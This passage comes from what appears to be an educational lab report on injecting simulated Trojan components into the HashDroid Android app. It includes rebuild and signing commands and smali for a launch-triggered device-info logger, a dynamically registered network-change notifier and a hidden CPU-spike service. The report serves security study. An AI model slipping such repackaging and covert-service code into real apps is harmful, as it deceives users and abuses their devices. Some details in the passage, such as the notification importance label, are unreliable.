After completing all modifications, the APK was recompiled using Apktool, aligned using zipalign, and signed using apksigner from the Android SDK build tools. The final signed APK was then installed on the test device via ADB.

Build

```
G:\APK-RE>java -jar apktool_3.0.1.jar b decoded_hashdroid -o HashDroid_Build.apk
I: Using Apktool 3.0.1 on HashDroid.apk with 4 threads
I: Smaling smali folder into classes.dex...
I: Building resources with aapt2...
I: Building apk file...
I: Built apk into: HashDroid_Build.apk

G:\APK-RE>
```

Figure 12: APK recompile output using Apktool showing successful build into HashDroid_Build.apk

Align:

```
G:\APK-RE>"G:\Android\Sdk\build-tools\36.1.0\zipalign.exe" -f -v 4 HashDroid_Build.apk HashDroid_Aligned.apk
Verifying alignment of HashDroid_Aligned.apk (4)...
  49 AndroidManifest.xml (OK - compressed)
 1171 classes.dex (OK - compressed)
49550 res/drawable/custom_background.xml (OK - compressed)
49752 res/drawable/ic_menu_about.png (OK)
51268 res/drawable/ic_menu_help.png (OK)
52940 res/drawable/ic_menu_rateit.png (OK)
54174 res/drawable/ic_tab_compare.xml (OK - compressed)
54488 res/drawable/ic_tab_compare_grey.png (OK)
55388 res/drawable/ic_tab_compare_white.png (OK)
56063 res/drawable/ic_tab_file.xml (OK - compressed)
56372 res/drawable/ic_tab_file_grey.png (OK)
56852 res/drawable/ic_tab_file_white.png (OK)
57328 res/drawable/ic_tab_text.xml (OK - compressed)
57640 res/drawable/ic_tab_text_grey.png (OK)
58384 res/drawable/ic_tab_text_white.png (OK)
59084 res/layout/about.xml (OK - compressed)
59847 res/layout/compare.xml (OK - compressed)
60606 res/layout/file.xml (OK - compressed)
61263 res/layout/help.xml (OK - compressed)
61770 res/layout/main.xml (OK - compressed)
62183 res/layout/text.xml (OK - compressed)
62934 res/menu/menu_list.xml (OK - compressed)
63256 res/mipmap-hdpi/icon.png (OK)
70488 res/mipmap-mdpi/icon.png (OK)
74280 res/mipmap-xhdpi/icon.png (OK)
85032 res/mipmap-xxhdpi/icon.png (OK)
106020 res/mipmap-xxxhdpi/icon.png (OK)
141932 resources.arsc (OK)
Verification successful

G:\APK-RE>
```

Figure 13: Zipalign output showing successful alignment verification of HashDroid_Aligned.apk

Sign:

```
G:\APK-RE>"G:\Android\Sdk\build-tools\36.1.0\apksigner.bat" sign --ks new-trojan.keystore --ks-pass pass:password123 --o
ut HashDroid_Final.apk HashDroid_Aligned.apk
WARNING: A restricted method in java.lang.System has been called
WARNING: java.lang.System::loadLibrary has been called by org.conscrypt.NativeLibraryUtil in an unnamed module (file:/G:
/Android/Sdk/build-tools/36.1.0/lib/apksigner.jar)
WARNING: Use --enable-native-access=ALL-UNNAMED to avoid a warning for callers in this module
WARNING: Restricted methods will be blocked in a future release unless native access is enabled

G:\APK-RE>
```

Figure 14: Apksigner output showing successful APK signing using new-trojan.keystore

Install:

```
G:\APK-RE>adb devices
List of devices attached
xk49e6wg9t5ttwhe      device

G:\APK-RE>adb install -r HashDroid_Final.apk
Performing Incremental Install
Performing Streamed Install
Success
G:\APK-RE>
```

Figure 15: ADB install output showing successful installation of HashDroid_Final.apk on test device

3.1.4 Trigger Logic

▪ *Implementation*

The trigger condition for the malicious service is the application launch event. Specifically, the service is triggered inside the onCreate() lifecycle method of MainActivity, which is called every time the application is opened by the user. This approach mirrors how real Trojan applications silently activate background processes immediately upon launch without alerting the user.

Additionally, a runtime permission check is implemented as a secondary trigger condition. The service will only execute its data collection and file-writing functionality if the user grants the WRITE_EXTERNAL_STORAGE permission. The sequence of events is as follows:

- User opens the HashDroid application.
- MainActivity.onCreate() is called by the Android system.
- The injected code checks whether WRITE_EXTERNAL_STORAGE permission is already granted.
- If permission is already granted, DeviceLogService is started immediately.
- If permission is not yet granted, a standard Android permission dialog is displayed to the user.
- If the user taps Allow, the onRequestPermissionsResult() callback starts the service.
- DeviceLogService.onStartCommand() is invoked by the Android system.
- The collectAndLog() method executes, collects device information, and writes the output file.

3.1.5 Permission Modifications

The original HashDroid application did not declare any storage permissions in its AndroidManifest.xml. To enable the malicious service to write data to the device's external storage, the following permission was added:

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
```

Figure 16: Adding storage permission to the AndroidManifest.xml

On Android 12 (API level 31) and above, which is the version running on the test device (Redmi 12C), WRITE_EXTERNAL_STORAGE must also be requested at runtime. The injected code in MainActivity handles this runtime permission request by displaying the standard Android system dialog. This is consistent with how Trojan applications on modern Android versions must request permissions to operate, sometimes disguising the request as a legitimate app feature.

3.1.6 Service Lifecycle Explanation

The DeviceLogService follows the standard Android started service lifecycle. The key lifecycle events are described below:

Lifecycle Method	Behavior in DeviceLogService
constructor <init>()	Calls the parent android.app.Service constructor to properly initialize the service object.
onBind(Intent)	Returns null. This service is not designed to be bound to any component. It operates as a started service only.
onStartCommand(Intent, int, int)	Entry point when the service is started via startService(). Immediately calls collectAndLog() and returns START_STICKY (2), which instructs Android to restart the service if it is killed by the system.
collectAndLog()	Private helper method. Builds a StringBuilder with device information fields, then writes the result to /sdcard/HashDroidLogs/device_info.txt using a FileWriter.

Table 2 DeviceLogService Lifecycle (Trojan Behavior 1)

3.1.7 Output – Device Information Log

Upon successful execution of the service, a folder named HashDroidLogs is created in the device's internal storage (root of /sdcard/). Inside this folder, a file named device_info.txt is generated containing the collected device information. The following shows the format of the output file:




Figure 17: device_info.txt opened on Redmi 12C showing collected device information

The output file can be verified using the following ADB command:

```
G:\APK-RE>adb shell cat /sdcard/HashDroidLogs/device_info.txt
=== HashDroid Device Log ===
Manufacturer: Xiaomi
Model: 22120RN86G
Android Version: 14
SDK: 34
Board: earth
Brand: Redmi
Fingerprint: Redmi/earth_global/earth:14/UP1A.231005.007/V816.0.16.0.UCVMIXM:user/release-keys
Package: com.hobbyone.HashDroid
Logged At: Thu Apr 23 15:27:29 GMT+05:30 2026
G:\APK-RE>_
```

Figure 18: ADB shell cat command output displaying the contents of device_info.txt

3.1.8 Summary of Files Modified

File	Action	Purpose
DeviceLogService.smali	Created	New malicious background service that collects and logs device information
MainActivity.smali	Modified	Added service start call and runtime permission request in onCreate()
AndroidManifest.xml	Modified	Declared DeviceLogService component and added WRITE_EXTERNAL_STORAGE permission

Table 3 Summary of Modified and Created Files (Trojan Behavior 1)

3.1.9 Challenges Encountered

Several technical challenges were encountered during the injection process:

- **Smali Register Management:** The Dalvik bytecode requires precise register allocation. An incorrect `.locals` count caused `VerifyError` crashes. This was resolved by carefully counting all registers used in each method and setting the locals count accordingly.
- **Private Method Invocation:** The initial implementation declared `collectAndLog()` as a private method. Android's verifier rejected the `invoke-virtual` call on a private method, causing a `VerifyError` at runtime. This was fixed by changing the method visibility to public.
- **Storage Permission on Android 12:** The `WRITE_EXTERNAL_STORAGE` permission is restricted on Android 12 (API 31) and cannot be granted through the manifest alone. This was resolved by implementing a runtime permission request in `MainActivity` and handling the result in `onRequestPermissionsResult()`.
- **Wide Register Pairs:** The `const-wide` instruction requires two consecutive registers. Using registers already occupied by the original code caused silent crashes. This was resolved by using high-numbered registers (v5 onward) that were not used by the original `onCreate()` code.

3.2 Trojan Behavior 2 – Unauthorized Notification Generation on Network Connectivity Change

3.2.1 Overview

The second injected Trojan behavior simulates unauthorized notification generation triggered by network connectivity changes. A BroadcastReceiver component named NetworkReceiver was injected into the application. This receiver monitors network state changes on the device and silently fires a system notification whenever the device connects to or disconnects from a network, without the user's knowledge or consent.

3.2.2 Injected Component

A new Smali class file named NetworkReceiver.smali was created inside the smali/com/hobbyone/HashDroid/ directory. This class extends android.content.BroadcastReceiver and overrides the onReceive() method, which is invoked automatically by the Android system whenever a network connectivity change event occurs.

The onReceive() method performs the following operations in sequence. First, it obtains the NotificationManager system service using invoke-virtual on the Context object. Second, it creates a NotificationChannel with importance level 3 (IMPORTANCE_HIGH), which is required for Android 8 and above. Third, it uses the ConnectivityManager system service to retrieve the current active network information. Fourth, it determines the network type by calling getType() on the NetworkInfo object and compares it against the network type constant to identify whether the connection is WiFi or mobile data. Finally, it builds and fires a system notification using the native android.app.Notification\$Builder class with an appropriate title and message.

The notification messages generated are as follows. When the device connects to WiFi, the notification displays "WiFi Connected" with the message "Device connected to a WiFi network." When the device connects to mobile data, it displays "Mobile Data Connected" with the message "Device connected to a mobile data network." When the device loses all connectivity, it displays "Network Disconnected" with the message "Device has lost network connectivity."

```

11 .method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
12
13
14     # Get NotificationManager
15     const-string v0, "notification"
16     invoke-virtual {p1, v0}, Landroid/content/Context; -> getSystemService(Ljava/lang/String;)Ljava/lang/Object;
17     move-result-object v0
18     check-cast v0, Landroid/app/NotificationManager;
19
20     # Create Notification Channel (Android 8+)
21     const-string v1, "hashdroid_channel"
22
23     :try_start_0
24     new-instance v2, Landroid/app/NotificationChannel;
25     const-string v3, "HashDroid Alerts"
26     const/4 v4, 0x3
27     invoke-direct {v2, v1, v3, v4}, Landroid/app/NotificationChannel; -> <init>(Ljava/lang/String;Ljava/lang/CharSequen
28     invoke-virtual {v0, v2}, Landroid/app/NotificationManager; -> createNotificationChannel(Landroid/app/NotificationCh
29     :try_end_0
30     .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_channel
31     goto :check_network
32
33     :catch_channel
34     move-exception v2
35
36     :check_network
37
38     # Check network state
39     const-string v2, "connectivity"
40     invoke-virtual {p1, v2}, Landroid/content/Context; -> getSystemService(Ljava/lang/String;)Ljava/lang/Object;
41     move-result-object v2
42     check-cast v2, Landroid/net/ConnectivityManager;
43
44     invoke-virtual {v2}, Landroid/net/ConnectivityManager; -> getActiveNetworkInfo()Landroid/net/NetworkInfo;
45     move-result-object v3
46
47     # Default: disconnected
48     const-string v4, "Network Disconnected"
49     const-string v5, "Device has lost network connectivity."
50
51     if-eqz v3, :send_notification

```


Figure 19: NetworkReceiver.smali showing the onReceive() method obtaining NotificationManager, creating the NotificationChannel, and retrieving network state via ConnectivityManager

Lifecycle Method	Behavior in NetworkReceiver
constructor <init>()	Calls the parent android.content.BroadcastReceiver constructor to initialize the receiver object.
onReceive(Context, Intent)	The sole entry point of the receiver. Called by the Android system when a CONNECTIVITY_CHANGE broadcast is detected. Obtains the NotificationManager and ConnectivityManager system services, determines the current network state and type, builds a Notification using android.app.Notification\$Builder, and fires it to the system notification tray.
getService("notification")	Retrieves the NotificationManager used to post the system notification. Called within onReceive() using invoke-virtual on the Context object.

createNotificationChannel()	Creates a NotificationChannel with IMPORTANCE_HIGH (value 3) required for Android 8 and above before the notification can be displayed.
getActiveNetworkInfo()	Called on ConnectivityManager within onReceive() to retrieve the current network state and determine whether the device is connected, and if so, to which network type.
NotificationManager.notify()	Final step within onReceive(). Posts the built Notification object to the system notification tray with a fixed notification ID of 2. The receiver is destroyed immediately after onReceive() returns.

Table 4: NetworkReceiver Lifecycle (Trojan Behavior 2)

- **Key Code – onReceive() notification build:**



```

11 .method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
12 /3
13
14 # Use native Notification$Builder
15 new-instance v2, Landroid/app/Notification$Builder;
16 invoke-direct {v2, p1, v1}, Landroid/app/Notification$Builder;-><init>(Landroid/content/Context;Ljava/lang/
17 String;)V
18
19 # setSmallIcon
20 const v3, 0x01080020
21 invoke-virtual {v2, v3}, Landroid/app/Notification$Builder;->setSmallIcon(I)Landroid/app/Notification$Builder;
22 move-result-object v2
23
24 # setContentTitle
25 invoke-virtual {v2, v4}, Landroid/app/Notification$Builder;->setContentTitle(Ljava/lang/CharSequence;)Landroid/
26 app/Notification$Builder;
27 move-result-object v2
28
29 # setContentText
30 invoke-virtual {v2, v5}, Landroid/app/Notification$Builder;->setContentText(Ljava/lang/CharSequence;)Landroid/
31 app/Notification$Builder;
32 move-result-object v2
33
34 # setAutoCancel
35 const/4 v3, 0x1
36 invoke-virtual {v2, v3}, Landroid/app/Notification$Builder;->setAutoCancel(Z)Landroid/app/Notification$Builder;
37 move-result-object v2
38
39 # build
40 invoke-virtual {v2}, Landroid/app/Notification$Builder;->build()Landroid/app/Notification;
41 move-result-object v3
42
43 # notify
44 const/16 v4, 0x2
45 invoke-virtual {v0, v4, v3}, Landroid/app/NotificationManager;->notify(ILandroid/app/Notification;)V
46
47 return-void
48 .end method


```

Figure 20: NetworkReceiver.smali showing the onReceive() method building and firing the notification using Notification\$Builder

- **Receiver Registration**

Due to Android 8+ restrictions, manifest-declared receivers cannot receive the CONNECTIVITY_CHANGE broadcast. To bypass this restriction, the


NetworkReceiver was registered programmatically from within DeviceLogService.onStartCommand() using an IntentFilter, which mirrors how real-world malware bypasses Android's background execution restrictions.



```
smali > com > hobbyone > HashDroid > DeviceLogService.smali
20 .method public onStartCommand(Landroid/content/Intent;II)I
21     .locals 5
22
23     # Call collectAndLog
24     invoke-virtual {p0}, Lcom/hobbyone/HashDroid/DeviceLogService;-.>collectAndLog()V
25
26     # Register NetworkReceiver
27     new-instance v0, Lcom/hobbyone/HashDroid/NetworkReceiver;
28     invoke-direct {v0}, Lcom/hobbyone/HashDroid/NetworkReceiver;-.<init>()V
29
30     new-instance v1, Landroid/content/IntentFilter;
31     invoke-direct {v1}, Landroid/content/IntentFilter;-.<init>()V
32
33     const-string v2, "android.net.conn.CONNECTIVITY_CHANGE"
34     invoke-virtual {v1, v2}, Landroid/content/IntentFilter;-.>addAction(Ljava/lang/String;)V
35
36     invoke-virtual {p0, v0, v1}, Lcom/hobbyone/HashDroid/DeviceLogService;-.>registerReceiver(Landroid/content/
BroadcastReceiver;Landroid/content/IntentFilter;)Landroid/content/Intent;
37
38     const/4 v0, 0x2
39     return v0
40 .end method
```

Figure 21: DeviceLogService.smali showing programmatic registration of NetworkReceiver using IntentFilter for CONNECTIVITY_CHANGE

- **AndroidManifest.xml modification:**



```
AndroidManifest.xml
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3     android:compileSdkVersion="28"
4     android:compileSdkVersionCodename="9"
5     android:installLocation="auto"
6     package="com.hobbyone.HashDroid"
7     platformBuildVersionCode="28"
8     platformBuildVersionName="9">
9
10
11     <supports-screens android:anyDensity="true" android:largeScreens="true"
12         android:normalScreens="true" android:resizeable="true" android:smallScreens="true"/>
13
14     <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
15     <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
16
17     <application android:icon="@mipmap/icon" android:label="@string/app_name">
18         <activity android:configChanges="keyboardHidden|orientation"
19             android:label="@string/app_name"
20             android:name="com.hobbyone.HashDroid.MainActivity">
21             <intent-filter>
22                 <action android:name="android.intent.action.MAIN"/>
23                 <category android:name="android.intent.category.LAUNCHER"/>
24             </intent-filter>
25         </activity>
26         <activity android:name="com.hobbyone.HashDroid.TextActivity"/>
27         <activity android:name="com.hobbyone.HashDroid.FileActivity"/>
28         <activity android:name="com.hobbyone.HashDroid.CompareActivity"/>
29
30         <!-- Injected malicious service -->
31         <service android:name="com.hobbyone.HashDroid.DeviceLogService"
32             android:exported="false"/>
33     </application>
34 </manifest>
```

Figure 22: AndroidManifest.xml showing the added ACCESS_NETWORK_STATE permission

Summary of Files Modified

File	Action	Purpose
NetworkReceiver.smali	Created	BroadcastReceiver that monitors network changes and fires notifications
DeviceLogService.smali	Modified	Added programmatic registration of NetworkReceiver in onStartCommand()
AndroidManifest.xml	Modified	Added ACCESS_NETWORK_STATE permission

Table 5: Summary of Modified and Created Files (Trojan Behavior 2)

Challenges Encountered

- **invoke-interface vs invoke-virtual:** The initial implementation used invoke-interface to call getSystemService() on a Context object. Android's verifier rejected this because Context is a class not an interface, causing an IncompatibleClassChangeError crash. This was fixed by changing all Context method calls to invoke-virtual.
- **NotificationCompat unavailable:** The first implementation used android.app.NotificationCompat Builder which is part of the AndroidX support library. Since HashDroid does not include the Builder which is built into the Android SDK.
- **CONNECTIVITY_CHANGE broadcast restriction:** On Android 8 and above, manifest-declared receivers cannot receive the CONNECTIVITY_CHANGE broadcast. This was resolved by registering the NetworkReceiver programmatically from within DeviceLogService.onStartCommand() using an IntentFilter.
- **MIUI Network Type Mapping:** On the Redmi 12C running MIUI, the standard Android network type constant for WiFi (TYPE_WIFI = 0) was mapped differently. Testing revealed that type value 0x1 corresponded to WiFi on this device, requiring the condition to be reversed from the standard Android documentation.

Output




Figure 23: Notification shade showing "Mobile Data Connected" notification triggered by mobile data connection



Figure 24: Notification shade showing "WiFi Connected" notification triggered by WiFi connection




Figure 25: Notification shade showing "Network Disconnected" notification triggered by loss of connectivity

3.3 Trojan Behavior 3 – CPU Spike

3.3.1 Overview

The third injected Trojan behavior simulates a background CPU usage spike triggered by a specific user interaction. A background service named `CpuSpikeService` was injected into the application. This service is silently started when the user presses the Calculate button in the Text tab of the HashDroid application. Once triggered, the service spawns a background thread that performs intensive mathematical computation for 30 seconds, causing a significant CPU spike, before automatically stopping itself. This simulates how real-world Trojans abuse device resources for tasks such as cryptocurrency mining or denial-of-service attacks, disguised behind legitimate user actions.

3.3.2 Injected Components

Two new Smali class files were created. The first is `CpuSpikeService.smali`, which extends `android.app.Service` and acts as the service entry point. The second is `CpuSpikeService$1.smali`, which is an anonymous inner `Runnable` class that contains the heavy computation loop executed in a background thread.

```

CpuSpikeService.smali
smali > com > hobbyone > HashDroid > CpuSpikeService.smali
12
13 .method public onBind(Landroid/content/Intent;)Landroid/os/IBinder;
14     .locals 1
15     const/4 v0, 0x0
16     return-object v0
17 .end method
18
19 .method public onStartCommand(Landroid/content/Intent;II)I
20     .locals 3
21
22     # Create a new thread for CPU spike
23     new-instance v0, Ljava/lang/Thread;
24     new-instance v1, Lcom/hobbyone/HashDroid/CpuSpikeService$1;
25     invoke-direct {v1, p0}, Lcom/hobbyone/HashDroid/CpuSpikeService$1;-><init>(Lcom/hobbyone/HashDroid/
26     CpuSpikeService;)V
27     invoke-direct {v0, v1}, Ljava/lang/Thread;-><init>(Ljava/lang/Runnable;)V
28
29     iput-object v0, p0, Lcom/hobbyone/HashDroid/CpuSpikeService;->spikeThread:Ljava/lang/Thread;
30
31     invoke-virtual {v0}, Ljava/lang/Thread;->start()V
32
33     const/4 v0, 0x2
34     return v0
35 .end method
36
37 .method public onDestroy()V
38     .locals 2
39
40     iget-object v0, p0, Lcom/hobbyone/HashDroid/CpuSpikeService;->spikeThread:Ljava/lang/Thread;
41
42     if-eqz v0, :no_thread
43
44     invoke-virtual {v0}, Ljava/lang/Thread;->interrupt()V
45
46     :no_thread
47     invoke-super {p0}, Landroid/app/Service;->onDestroy()V
48     return-void
49 .end method

```

Figure 26: Modified TextActivity\$3.smali showing injected service start code in onClick()

3.3.3 Trigger Mechanism

The trigger for this behavior is the Generate Hash button click inside the TextActivity. The button's click handler is managed by the inner class TextActivity\$3. This file was modified to start CpuSpikeService immediately after the original hash generation logic executes. The .locals count was updated from 1 to 3 to accommodate the additional registers needed for the Intent object.

The following code was injected at the end of the onClick() method in TextActivity\$3.smali, just before return-void:

```

TextActivity$3.smali
smali > com > hobbyone > HashDroid > TextActivity$3.smali
38 .method public onClick(Landroid/view/View;)V
39     /s
40
41     # --- Start CpuSpikeService on Generate button click ---
42     iget-object v1, p0, Lcom/hobbyone/HashDroid/TextActivity$3;->this$0:Lcom/hobbyone/HashDroid/TextActivity;
43     new-instance v2, Landroid/content/Intent;
44     const-class v0, Lcom/hobbyone/HashDroid/CpuSpikeService;
45     invoke-direct {v2, v1, v0}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V
46     invoke-virtual {v1, v2}, Lcom/hobbyone/HashDroid/TextActivity;->startService(Landroid/content/Intent;)Landroid/
47     content/ComponentName;
48
49     return-void
50 .end method

